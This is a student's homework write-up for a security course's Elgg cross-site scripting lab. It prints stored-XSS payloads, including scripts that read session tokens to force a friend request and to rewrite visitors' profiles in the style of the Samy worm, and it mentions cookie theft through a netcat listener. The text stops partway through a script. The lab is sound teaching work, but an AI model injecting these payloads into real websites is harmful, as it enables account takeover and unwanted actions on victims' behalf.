System Security

EECS 121

HW5

Kyle Zyler Cayanan

80576955


03/16/2024

# 1 - Posting a Malicious Message to Display an Alert Window


In this task, we are abusing the text boxes to run our javascript. In the screenshot below we are putting the following javascript code into the Brief Description field.

<script>alert('XSS');</script>






When we save and refresh the javascript code into Alice’s profile, our javascript runs and we get the alert.



We can also verify that another user gets this alert if we log out and go to Alice’s profile.





Even after logging out we still get the same alert.

# 

# 2 - Posting a Malicious Message to Display Cookies

This task is similar to the first task and we see it produce the same result.







# 

# 3 - Stealing Cookies from the Victim’s Machine

This task is also similar to task 1 and 2. Through our netcat listener, with the verbose mode enabled, we can even see the same cookie message.





# 

# 4 - Becoming the Victim’s Friend

We use the following code for this task.

<script type="text/javascript">

window.onload = function () {

var Ajax=null;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the HTTP request to add Samy as a friend.

var sendurl= "http://www.seed-server.com/action/friends/add?friend=59"+ts+token; //FILL IN

//Create and send Ajax request to add friend

Ajax=new XMLHttpRequest();

Ajax.open("GET", sendurl, true);

Ajax.send();

}

</script>




We’ve placed this code in the ‘About Me’ section of Samy’s profile using the Text editing mode specified by the lab instructions.


To build our HTTP request we were able to find the following link using the HTTP Header Live add-on to inspect the url. We got this URL from trying to add Samy as a friend from a different account. We see the friend value for Samy is 59 and it is followed by the cookie id and token value.

http://www.seed-server.com/action/friends/add?friend=59&\_\_elgg\_ts=1710648399&\_\_elgg\_token=95-XfIOhST0\_vDUeyMYHmw&\_\_elgg\_ts=1710648399&\_\_elgg\_token=95-XfIOhST0\_vDUeyMYHmw



In the following screenshots we view Samy’s profile from Charlie’s account and observe that the code works.





We can see that the code worked and through the HTTP Header Live add-on, our javascript ran through the Ajax.js file where it was loaded into.

Question 1: Explain the purpose of Lines ➀ and ➁, why are they are needed?

* These lines are needed to construct our HTTP request, we can append these values that are retrieved automatically from these lines of code.

Question 2: If the Elgg application only provides the Editor mode for the "About Me" field, i.e.,

you cannot switch to the Text mode, can you still launch a successful attack?

* Since the Editor Mode adds additional code, it would get wrapped in HTML code that would likely interfere with our code.

# 

# 5 - Modifying the Victim’s Profile

We have constructed the following code:

<script type="text/javascript">

window.onload = function(){

//JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts

//and Security Token \_\_elgg\_token

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the content of your url.

var content=token + ts + userName +"&description=Samy was here." + guid; //FILL IN

var samyGuid=59; //FILL IN

var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN

if(elgg.session.user.guid!=samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST", sendurl, true);

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);


}

}

</script>



This should essentially send an HTTP POST request to the server and set the description of the visitor’s profile.



Question 3: Why do we need Line ➀? Remove this line, and repeat your attack. Report and explain

your observation.

To answer this question I modified the code to the following:

<script type="text/javascript">

window.onload = function(){

//JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts

//and Security Token \_\_elgg\_token

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the content of your url.

